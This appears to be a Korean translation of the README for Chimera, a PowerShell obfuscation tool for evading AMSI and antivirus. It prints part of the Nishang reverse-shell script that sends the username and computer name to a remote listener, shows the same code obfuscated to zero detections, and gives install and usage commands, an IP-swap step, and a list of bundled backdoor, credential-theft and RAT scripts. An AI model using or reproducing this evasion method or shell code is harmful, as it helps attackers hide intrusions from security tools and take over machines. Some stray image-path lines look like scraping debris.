
 tokyoneon/chimera
Chimera는 AMSI 및 상용 안티바이러스 솔루션을 우회하도록 설계된 PowerShell 난독화 스크립트입니다.

Chimera는 (번쩍이고 매우 해킹적인) PowerShell 난독화 스크립트로, AMSI 및 안티바이러스 솔루션을 우회하도록 설계되었습니다. AV를 트리거하는 것으로 알려진 악성 PS1을 처리하고 일반적인 탐지 서명을 회피하기 위해 문자열 대체 및 변수 연결을 사용합니다.

Chimera는 이 글을 위해 만들어졌으며, 탐지 서명을 우회하는 것이 얼마나 사소한 일인지에 대한 추가 증거입니다. 이 저장소가 누군가가 강력하고 더 안정적인 무언가를 구축하도록 영감을 주기를 바랍니다.

아래는 nishang/Shells에서 찾을 수 있는 Nishang의 Invoke-PowerShellTcp.ps1의 일부입니다. VirusTotal은 해당 PS1 스크립트에 대해 25개의 탐지를 보고합니다.
$stream = $client.GetStream()
[byte[]]$bytes = 0..65535|%{0}

#Send back current username and computername
$sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
$stream.Write($sendbytes,0,$sendbytes.Length)

#Show an interactive PowerShell prompt
$sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
$stream.Write($sendbytes,0,$sendbytes.Length)
그리고 여기 다시 Chimera를 거친 후의 모습입니다. VirusTotal은 난독화된 버전에 대해 0개의 탐지를 보고합니다.
  # Watched anxiously by the Rebel command, the fleet of small, single-pilot fighters speeds toward the massive, impregnable Death Star.
              $xdgIPkCcKmvqoXAYKaOiPdhKXIsFBDov = $jYODNAbvrcYMGaAnZHZwE."$bnyEOfzNcZkkuogkqgKbfmmkvB$ZSshncYvoHKvlKTEanAhJkpKSIxQKkTZJBEahFz$KKApRDtjBkYfJhiVUDOlRxLHmOTOraapTALS"()
       # As the station slowly moves into position to obliterate the Rebels, the pilots maneuver down a narrow trench along the station’s equator, where the thermal port lies hidden.
          [bYte[]]$mOmMDiAfdJwklSzJCUFzcUmjONtNWN = 0..65535|%{0}
   # Darth Vader leads the counterattack himself and destroys many of the Rebels, including Luke’s boyhood friend Biggs, in ship-to-ship combat.

  # Finally, it is up to Luke himself to make a run at the target, and he is saved from Vader at the last minute by Han Solo, who returns in the nick of time and sends Vader spinning away from the station.
           # Heeding Ben’s disembodied voice, Luke switches off his computer and uses the Force to guide his aim.
   # Against all odds, Luke succeeds and destroys the Death Star, dealing a major defeat to the Empire and setting himself on the path to becoming a Jedi Knight.
           $PqJfKJLVEgPdfemZPpuJOTPILYisfYHxUqmmjUlKkqK = ([teXt.enCoDInG]::AsCII)."$mbKdotKJjMWJhAignlHUS$GhPYzrThsgZeBPkkxVKpfNvFPXaYNqOLBm"("WInDows Powershell rUnnInG As User " + $TgDXkBADxbzEsKLWOwPoF:UsernAMe + " on " + $TgDXkBADxbzEsKLWOwPoF:CoMPUternAMe + "`nCoPYrIGht (C) 2015 MICrosoft CorPorAtIon. All rIGhts reserveD.`n`n")
# Far off in a distant galaxy, the starship belonging to Princess Leia, a young member of the Imperial Senate, is intercepted in the course of a secret mission by a massive Imperial Star Destroyer.
            $xdgIPkCcKmvqoXAYKaOiPdhKXIsFBDov.WrIte($PqJfKJLVEgPdfemZPpuJOTPILYisfYHxUqmmjUlKkqK,0,$PqJfKJLVEgPdfemZPpuJOTPILYisfYHxUqmmjUlKkqK.LenGth)
   # An imperial boarding party blasts its way onto the captured vessel, and after a fierce firefight the crew of Leia’s ship is subdued.

Chimera는 소스를 난독화하기 위해 여러 작업을 수행합니다. transformer 함수는 문자열을 여러 조각으로 분리하고 이를 새로운 변수로 재구성합니다.
예를 들어, ... New-Object System.Net.Sockets.TCPClient ...와 같은 문자열을 가져와서 다음과 같이 변환합니다:
$a = "Syste"
$b = "m.Net.Soc"
$c = "kets.TCP"
$d = "Client"

... New-Object $a$b$c$d ...
함수는 일반적으로 플래그가 지정되는 데이터 유형과 문자열을 여러 청크로 분리합니다. 청크를 정의하고 스크립트 상단에서 연결합니다. 더 높은 --level은 더 작은 청크와 더 많은 변수를 생성합니다.
$CNiJfmZzzQrqZzqKqueOBcUVzmkVbllcEqjrbcaYzTMMd = "`m"
$quiyjqGdhQZgYFRdKpDGGyWNlAjvPCxQTTbmFkvTmyB = "t`Rea"
$JKflrRllAqgRlHQIUzOoyOUEqVuVrqqCKdua = "Get`s"
$GdavWoszHwDVJmpYwqEweQsIAz = "ti`ON"
$xcDWTDlvcJfvDZCasdTnWGvMXkRBKOCGEANJpUXDyjPob = "`L`O`Ca"
$zvlOGdEJVsPNBDwfKFWpvFYvlgJXDvIUgTnQ = "`Get`-"
$kvfTogUXUxMfCoxBikPwWgwHrvNOwjoBxxto = "`i"
$tJdNeNXdANBemQKeUjylmlObtYp = "`AsC`i"
$mhtAtRrydLlYBttEnvxuWkAQPTjvtFPwO = "`G"
$PXIuUKzhMNDUYGZKqftvpAiQ = "t`R`iN
저장소를 클론하세요. Kali v2020.3에서 테스트되었습니다.
sudo apt-get update && sudo apt-get install -Vy sed xxd libc-bin curl jq perl gawk grep coreutils git
sudo git clone https://github.com/tokyoneon/chimera /opt/chimera
sudo chown $USER:$USER -R /opt/chimera/; cd /opt/chimera/
sudo chmod +x chimera.sh; ./chimera.sh --help
기본 사용법.
./chimera.sh -f shells/Invoke-PowerShellTcp.ps1 -l 3 -o /tmp/chimera.ps1 -v -t powershell,windows,\
copyright -c -i -h -s length,get-location,ascii,stop,close,getstream -b new-object,reverse,\
invoke-expression,out-string,write-error -j -g -k -r -p
더 많은 예제와 스크린샷은 사용법 가이드와 글을 참조하세요.
shells/ 디렉토리에는 여러 Nishang 스크립트와 몇 가지 일반 스크립트가 있습니다. 모두 테스트되었으며 정상 작동해야 합니다. 그러나 테스트되지 않은 스크립트가 Chimera와 함께 어떻게 재현될지는 알 수 없습니다...
하드코딩된 IP 주소를 변경하세요.
sed -i 's/192.168.56.101/<YOUR-IP-ADDRESS>/g' shells/*.ps1
ls -laR shells/

shells/:
total 60
-rwxrwx--- 1 tokyoneon tokyoneon 1727 Aug 29 22:02 generic1.ps1
-rwxrwx--- 1 tokyoneon tokyoneon 1433 Aug 29 22:02 generic2.ps1
-rwxrwx--- 1 tokyoneon tokyoneon  734 Aug 29 22:02 generic3.ps1
-rwxrwx--- 1 tokyoneon tokyoneon 4170 Aug 29 22:02 Invoke-PowerShellIcmp.ps1
-rwxrwx--- 1 tokyoneon tokyoneon  281 Aug 29 22:02 Invoke-PowerShellTcpOneLine.ps1
-rwxrwx--- 1 tokyoneon tokyoneon 4404 Aug 29 22:02 Invoke-PowerShellTcp.ps1
-rwxrwx--- 1 tokyoneon tokyoneon  594 Aug 29 22:02 Invoke-PowerShellUdpOneLine.ps1
-rwxrwx--- 1 tokyoneon tokyoneon 5754 Aug 29 22:02 Invoke-PowerShellUdp.ps1
drwxrwx--- 1 tokyoneon tokyoneon 4096 Aug 28 23:27 misc
-rwxrwx--- 1 tokyoneon tokyoneon  616 Aug 29 22:02 powershell_reverse_shell.ps1

shells/misc:
total 36
-rwxrwx--- 1 tokyoneon tokyoneon 1757 Aug 12 19:53 Add-RegBackdoor.ps1
-rwxrwx--- 1 tokyoneon tokyoneon 3648 Aug 12 19:53 Get-Information.ps1
-rwxrwx--- 1 tokyoneon tokyoneon  672 Aug 12 19:53 Get-WLAN-Keys.ps1
-rwxrwx--- 1 tokyoneon tokyoneon 4430 Aug 28 23:31 Invoke-PortScan.ps1
-rwxrwx--- 1 tokyoneon tokyoneon 6762 Aug 29 00:27 Invoke-PoshRatHttp.ps1






